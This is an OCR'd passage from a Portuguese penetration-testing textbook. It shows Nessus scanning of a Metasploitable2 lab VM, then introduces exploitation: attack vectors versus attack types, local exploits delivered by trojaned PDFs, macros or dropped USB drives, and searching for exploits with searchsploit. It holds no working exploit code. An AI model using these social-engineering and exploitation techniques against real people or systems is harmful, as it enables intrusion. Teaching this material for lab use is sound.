


Figura 8.18 – Credenciais no Nessus.




Figura 8.19 – Removendo o DoS.

Após fazer essas alterações, retorne à aba **General Settings** (Configurações gerais) e insira um nome novo no campo **Name** (Nome); nesse caso, **No DoS** foi inserido nesse campo (Figura 8.20) e o botão **Update** (Atualizar) foi selecionado. Depois que a aplicação for atualizada, essa nova Política estará disponível na lista **Policies** (Políticas), como mostrado na Figura 8.21.




Figura 8.20 – Renomeando para No DoS.

Figura 8.21 – Entrada correspondente a No DoS na lista.

O último passo na configuração do scan consiste em criar o template do scan. Crie um novo template selecionando o botão **+ New Scan** (+ Novo Scan). Em **General Scan Settings** (Configurações gerais do scan), dê um nome ao novo template; neste exemplo, **No DoS Test Scan** foi inserido como o nome, o tipo **Run Now** (Executar Agora) não foi alterado, a política foi definida como **No DoS** e o alvo do scan foi configurado de modo a ser a máquina virtual Metasploitable2, que possui endereço IP igual a 10.0.2.100, identificado anteriormente. Um arquivo texto contendo a lista de alvos também poderia ter sido carregado por meio dos botões **Upload Targets** (Carregar alvos) e **Browse** (Procurar).

A aba de emails pode ser usada para inserir endereços de email de usuários que poderão obter informações do template do scan. Para que isso funcione, o serviço SMTP (Simple Mail Transfer Protocol) deve ser configurado. Isso não será feito neste exemplo.

Após ter conferido duplamente todas as configurações, o scan poderá ser iniciado. Faça isso clicando no botão azul **Run Scan** (Executar o scan). Isso fará o scan ser iniciado no(s) alvo(s) selecionado(s) usando o perfil selecionado. A **Scan Queue** (Fila de scans) mostrará o status do(s) scan(s) atual(is), como mostrado na figura 8.22.




Figura 8.22 – Scan Queue (Fila de scans).

À medida que o scan executar, as vulnerabilidades descobertas poderão ser vistas na aba **Results** (Resultados). A figura 8.23 mostra o resultado do scan na máquina virtual Metasploitable2 depois de o scan ter executado somente durante alguns minutos, não tendo concluído sequer a marca de 0% de execução. Isso mostra como essa máquina virtual é vulnerável e por que ela nunca deve ser conectada diretamente à internet.

Depois que o scan for concluído, a aba **Results** poderá ser usada para exportar os dados em diversos

formatos, incluindo CSV (Comma Separated Variable, ou Variáveis separadas por vírgula), PDF e HTML; nesse exercício, os resultados serão exportados na forma de um arquivo PDF. Todos os capítulos foram incluídos por meio da seleção dos botões **Host Summary (Executive)** [Resumo do host (Executivo)], **Vulnerabilities By Host** (Vulnerabilidades por host) e **Vulnerabilities by Plugin** (Vulnerabilidades por plugin), nesse caso. Cada botão torna-se azul, mostrando que está selecionado para a exportação. Selecione o botão azul **Export** (Exportar) para iniciar a exportação (Figura 8.24).




Figura 8.23 – Resultados do scan.




Figura 8.24 – Relatório associado ao scan.

O Nessus é uma ferramenta eficiente de scanning que possui recursos excelentes. Vários livros e vídeos mergulham mais a fundo na configuração e no uso da ferramenta de scanning Nessus. É recomendável que essa aplicação seja completamente testada no ambiente de laboratório antes de ser usada em sistemas de produção.

Resumo

Existem várias ferramentas úteis já incluídas na distribuição Kali Linux que podem auxiliar no processo de scanning. Este capítulo mal tocou a superfície de três das ferramentas mais populares que podem ser usadas na fase de scanning do ciclo de vida dos testes de invasão. Mais informações sobre essas ferramentas e aplicações podem ser encontradas nas man pages (manual) ou nos arquivos de ajuda de cada ferramenta. Além do mais, existem várias outras ferramentas na distribuição Kali Linux que podem ser utilizadas para completar a fase de scanning. Os resultados dessa fase serão fundamentais para auxiliar o pentester nas fases subsequentes dos testes de invasão.

---

1 N.T.: Um Script Kiddie (garoto dos scripts, em uma tradução literal) é um termo depreciativo atribuído aos grupos de crackers inexperientes (geralmente das camadas etárias mais novas) que desenvolvem atividades relacionadas à segurança de informações, utilizando o trabalho intelectual dos verdadeiros especialistas técnicos. Não possuem conhecimento de programação e não estão interessados em tecnologia, mas em ganhar fama ou outros tipos de lucros pessoais (Fonte: `http://pt.wikipedia.org/wiki/Script_kiddie`).

CAPÍTULO 9

Exploração de falhas (exploitation)

Informações contidas neste capítulo:

- Visão geral do Metasploit
- Acesso ao Metasploit
- Exploração de falhas de servidor web e de aplicações web

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo inclui:

- a diferença fundamental entre vetores de ataque e tipos de ataque
- os conjuntos de ferramentas básicas do Kali Linux usados na exploração de falhas
- o uso do Metasploit para atacar um alvo
- uma introdução ao hacking de web services

Introdução

Exploração de falhas

Conforme definido pelo NIST (National Institute of Science and Technology), Publicação Especial 800-30, Apêndice B, página B-13, uma vulnerabilidade é definida como "um ponto fraco em um sistema de informação, nos procedimentos de segurança de um sistema, nos controles internos ou em uma implementação, e que pode ser explorado por uma fonte de ameaças"[1]; no entanto essa definição tem um escopo excessivamente amplo para ser usado na discussão sobre exploração de falhas e exige esclarecimentos adicionais. Uma vulnerabilidade é causada por um "erro". O erro pode existir em vários lugares pelo sistema de informação, ALÉM DE poder ocorrer como consequência de ações de pessoas que usam ou que administram as redes e os computadores no dia a dia. As vulnerabilidades em um sistema de informação podem existir dentro ou fora da rede, podem permanecer dormentes em códigos precários e softwares não testados, podem ser geradas em decorrência de controles de segurança inadequados (mais especificamente, por meio de aplicações e dispositivos de rede configurados de forma descuidada) ou podem não estar na parte técnica da rede, mas ser o resultado do uso de vários meios sociais que exploram os usuários do sistema de informação.

Considere por um momento que a palavra vulnerabilidade seja sinônimo da expressão ponto fraco. A exploração de falhas consiste simplesmente em usar um ponto fraco para obter acesso a um sistema de informação ou para torná-lo inútil como consequência de uma negação de serviço (denial of service). Uma exploração de falhas é limitada somente pelo esgotamento da determinação e da força de vontade

de um invasor para continuar lutando contra as medidas de segurança instaladas que protegem o sistema de informação. A melhor ferramenta que um pentester tem é o seu cérebro. Lembre-se de que há muitas portas, ou seja, muitos pontos de entrada, para um sistema. Se você descobrir que uma porta está fechada, procure a próxima. Poder efetuar a exploração de falhas é um dos talentos mais difíceis de adquirir e um dos mais cobiçados para um pentester. É necessário tempo, conhecimento e uma boa dose de persistência para aprender a respeito de todos os tipos de ataques associados a um único vetor de ataque.

Vetores de ataque versus tipos de ataque

No que diz respeito aos vetores e aos tipos de ataque, existe uma linha divisória não muito precisa que, com frequência, é indevidamente representada e é mal compreendida. Às vezes, esses dois termos podem parecer sinônimos; no entanto é necessário ter clareza e distingui-los para entender melhor o modo como os exploits são classificados e usados adequadamente. Saindo um pouco da área da eletrônica por alguns instantes, considere o seguinte: um vetor refere-se a um meio de transmissão e, de modo muito semelhante a um pernilongo, um carrapato ou uma aranha, o tipo de agente patogênico (ou vírus) será diferente, porém o método de transmissão é sempre uma única picada. Cada tipo de agente patogênico carrega conjuntos diferentes de instruções que podem ser semelhantes por natureza, mas que permanecem distintos de uma maneira ou de outra. Em relação aos sistemas de informação, os vetores de ataque correspondem a categorias genéricas usadas para classificar subconjuntos ou grupos de tipos de ataque.

Vetores de ataque	Tipos de ataque
Injeção de código	Buffer Overflow (transbordamento de buffer)
	Buffer Underrun (Esvaziamento de buffer)
	Vírus
	Malware
Baseados em web	Defacement (Desfiguração)
	Cross-site Scripting (XSS)
	Cross-Site Request Forgery (CSRF)
	Injeção de SQL
Baseados em rede	Denial of Service (DoS, ou Negação de serviço)
	Distributed Denial of Service (DDoS, ou DoS distribuído)
	Interceptação de senhas e de dados sensíveis
	Roubo ou falsificação de credenciais
Engenharia social	Personificação
	Phishing
	Spear Phishing
	Intelligence Gathering (Coleta de informações)

Entender não só o tipo de ataque como também os meios pelos quais o ataque pode ocorrer é fundamental na exploração de falhas. Nas seções a seguir, uma pequena lista de ferramentas será apresentada para diferentes tipos de ataque, com ênfase especial no Metasploit Framework. Sem entender como, onde e quando aplicar as ferramentas, um grande esforço será despendido, porém trará poucos retornos em um teste de invasão ou em uma avaliação de segurança.

Exploits locais

Como o título sugere, os exploits "locais" devem ser executados localmente no computador, no dispositivo de rede ou no telefone celular a partir de uma sessão estabelecida. Em outras palavras, se o pentester estiver sentado fisicamente diante de um terminal logado no computador ou se tiver um tunelamento por meio de um SSH, uma conexão VPN (Virtual Private Network, ou Rede Privada Virtual) ou uma sessão RDP (Remote Desktop Protocol), então o exploit será classificado como local. Os exploits locais podem ser usados para aumentar os privilégios, provocar DoS, roubar informações ou carregar arquivos maliciosos. É importante lembrar-se de que os exploits locais não podem ser executados por meio da rede, exceto quando houver conexões que pareçam ser locais, conforme descrito anteriormente. Tentar usar um exploit local sem que o código seja executado no sistema que possui a vulnerabilidade resultará em falhas, provavelmente provocando o disparo de alarmes aos administradores, e fará os pentesters perderem seu tempo.

Há um mal-entendido comum a respeito do modo como podemos realmente tirar proveito dos exploits locais. Os exploits locais não precisam ser executados por um invasor. Por meio de técnicas cuidadosas de engenharia social ou de outros meios para enganar, um invasor ou um pentester pode ludibriar um usuário logado localmente fazendo com que ele execute um exploit local. Um bom exemplo dessa tática está no uso de um backdoor como cavalo de Troia oculto em um documento PDF aparentemente inocente ou em um código de macro inserido em uma planilha Microsoft Excel. Um dispositivo USB contendo um código iniciado de forma automática, convenientemente deixado do lado de fora de um prédio comercial, esperando ser achado e conectado por um usuário que não desconfia de nada também pode fazer um exploit local ser carregado. As possibilidades são limitadas somente pela imaginação do invasor ou do pentester. Em muitas ocasiões, quando uma exploração de falhas remota não tiver êxito e uma conexão não puder ser estabelecida de fora para dentro, os exploits locais poderão ser implantados dessa maneira de modo a estabelecer uma conexão de dentro para fora.

Pesquisando exploits locais

Existem literalmente milhares de exploits locais dos quais é possível tirar proveito, porém escolher os exploits corretos pode parecer um pouco difícil no começo. O Metasploit da Rapid7 simplificou esse processo com um programa chamado Searchsploit e, em virtude da natureza do sistema de arquivos do Kali Linux no Debian 7, o programa se tornou mais fácil ainda. A procura de exploits por meio da interface de linha de comando do Metasploit Framework será discutida posteriormente neste capítulo. Vamos analisar a maneira de usar o Searchsploit para encontrar os exploits no banco de dados de exploits do Metasploit a partir de uma janela do terminal.

Searchsploit

- Abra uma janela do terminal.
- Digite `searchsploit` e até três palavras-chave.

Por exemplo: `root@kali~# searchsploit local windows iis` (Figura 9.1).

